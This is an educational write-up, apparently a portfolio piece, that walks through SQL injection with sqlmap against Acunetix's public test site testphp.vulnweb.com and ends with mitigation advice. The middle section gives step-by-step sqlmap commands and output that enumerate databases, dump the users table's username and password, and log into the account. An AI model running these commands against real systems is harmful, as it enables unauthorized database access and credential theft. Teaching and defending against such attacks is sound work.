
<sql> <injection> <attacks>



using KALI LINUX and SQLMap

by

Aditya Vishwakarma

ASPIRING CYBERSECURITY ANALYST | SKILLED IN LINUX AND NETWORK DEFENSE | PASSIONATE ABOUT SECURING DIGITAL FRONTIERS

OVERVIEW

This document demonstrates how SQL injection can be used to exploit vulnerable web application and website databases. The goal is to provide an educational insight into the process.

Disclaimer: This project was conducted on a sample website. The information present in this document is not to be used or exploited for unethical or illegal purposes.

We have **three objectives** to attain:

1. Identify SQL injection vulnerabilities in a sample environment
2. Extract sample credentials
3. Explore mitigation strategies

#WHAT IS SQL INJECTION?

SQL injection is a web security vulnerability that allows an attacker to manipulate a website's database queries by injecting malicious SQL code into input fields. This can lead to data theft, authentication bypass or in some cases, full database control.

#TOOLS USED:

1. Kali Linux
2. SQLMap

Kali Linux contains a variety of tools for learning and performing ethical hacking. One such tool is 'SQLMap'. It is part of the Database Assessment suite in Kali Linux. It works by sending test payloads to the target. Depending on the response, it determines the kind of database and vulnerabilities in the target.

We will be exploring the commands required on the Command Line Interface to do a security assessment on a sample website.


#PROCESS DESCRIPTION

1.1

The first and foremost thing to be done in any Linux distribution is to make sure you have the latest version.

Running '*sudo apt update*' on the CLI ensures you have all the packages and component up to date in your distribution.

Once you make sure everything is updated, navigate to the applications tab and select database assessment. You'll find the SQLMap tool here.



```
┌──(karma㉿Kali)-[~]
└─$ man sqlmap
```

Alternatively, you can type out the command above to check if you have *sqlmap* installed. If you do have *sqlmap* installed, you can open a web browser and navigate to the target website.

1.2

We are using *vulnweb* as our target.


vulnweb comes in a variety of flavours. We are going to be using the php version of the website to conduct our security assessment.

Navigate to vulnweb.com and copy the website link.

Once copied, open another tab and type out the following in the search bar and hit ENTER

site:(copied link)/ php?id=


This pattern suggests a webpage that uses PHP with a query parameter. We will need a webpage with a query parameter in order for sqlmap to exploit it.


Home of Acunetix Art
artists
testphp.vulnweb.com/artists.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
r4w8173
comment on this artist

Copy the link of the webpage that appears. Head back to the terminal where we will move forward with the process.


1.3

Run the following command in the terminal




```
┌──(karma㉿Kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs
```

This command targets and databases that are present. It also identifies the kind of databases that is being used. In our case it is MYSQL.



```
[19:38:57] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
 specific for other DBMSes? [Y/n] y
```


Sqlmap can also detect other database types by using a variety of payloads. You can continue testing if you want by pressing 'y'.



```
[19:56:12] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 t
o 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others
(if any)? [y/N] y
```

In the above screenshot, *sqlmap* has identified a parameter called artist which is vulnerable. You can keep testing by pressing ‘y’

1.4




```
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[19:57:39] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

SQLMap has identified two vulnerable databases:


1. acuart
2. information_schema

We will use commands to see what are the contents of these tables are.



```
┌──(karma㉿Kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
```


This command lists the contents of the *acuart* database which are shown in the picture below.




```
[20:02:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[20:02:42] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

As you can see, there are a number of tables inside the database. We can use subsequent commands to see the contents of these individual tables. We have the objective of extracting user credentials so we can perform an unauthorized login into a victim account.

We shall enter the command below in the CLI to go through the contents of the ‘*users*’ table




```
┌──(karma㉿Kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --c
olumns
```




```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

As you can see there are a number of tables present under the ‘users’ table. The ‘*uname*’ table might contain usernames. We can check its contents using ‘—dump’.




```
┌──(karma㉿Kali)-[~]
└─$ sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C
uname --dump
```

Execution of the command results in the following:



```
[20:18:23] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

We have successfully gained access to a username in the database. We can do the same for other tables to view their contents. Passing the same command on the password table reveals the following info.




```
[20:24:41] [INFO] fetching entries of column(s) 'pass' for table 'users' in d
atabase 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

We have successfully obtained user credentials that we can use to login to the victim account.

I'd like to emphasize again that ***stealing credentials is illegal and shouldn't be done***.

1.5

Navigate to the login page of the website.



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art

Browse categories
Browse artists
Your cart
Signup

If you are already registered please enter your login information below:

Username :	
Password :	

When you enter the credentials, you will be able to login and modify the details however you want.



testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

hacked (test)

On this page you can visualize or edit you user information.

Name:	hacked
Credit card number:	56565656
E-Mail:	hacked@hacked.com
Phone number:	99999
Address:	system hacked

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Thus, we have successfully gained unauthorized access to an account by using SQL injection.

In the next section of this document, we will explore the causes and mitigation routes that we can implement to prevent this from happening.

#MITIGATION ROUTES

SQLi attacks can prove very effective against unprotected and unencrypted databases. It is extremely important to secure any and all points where automated sql queries can be injected into website query parameters. Here are a few practices and systems that can be implemented to prevent SQLi attacks.

1. Use Prepared Statements

Instead of inserting user input directly into queries, use prepared statements to prevent SQL injection. This allows the database to treat the input as data and not code, significantly reducing the execution potential while also preventing attackers from injecting malicious SQL payloads.

One such example is PHP-PDO (PHP Data Object) provides a secure and consistent way to interact with databases.

2. Use ORM (Object-Relational Mapping)

ORM frameworks like Laravel's Eloquent or Python's SQL Alchemy handle database queries safely preventing direct SQL execution, reducing injection risks.

3. Implement Web Application Firewall (WAF)

A WAF like Cloudflare WAF, ModSecurity, AWS WAF filters malicious SQL queries before they reach the database.

4. Perform Input Validation and Whitelisting

Ensure each user input matches the expected format. Doing this prevents any malformed input from making it to the database.

5. Hide Error Messages

Detailed error messages reveal critical database structures. Hiding error messages can prevent information leakage which can be leveraged by attackers.

6. Monitor and log SQL Queries

Enable logging to detect suspicious SQL queries and detect SQL attacks in real time.

7. Implement Rate Limiting and Captchas

Limit login attempts as well as query execution rates within a specified time-frame. Using captchas prevent automated attacks.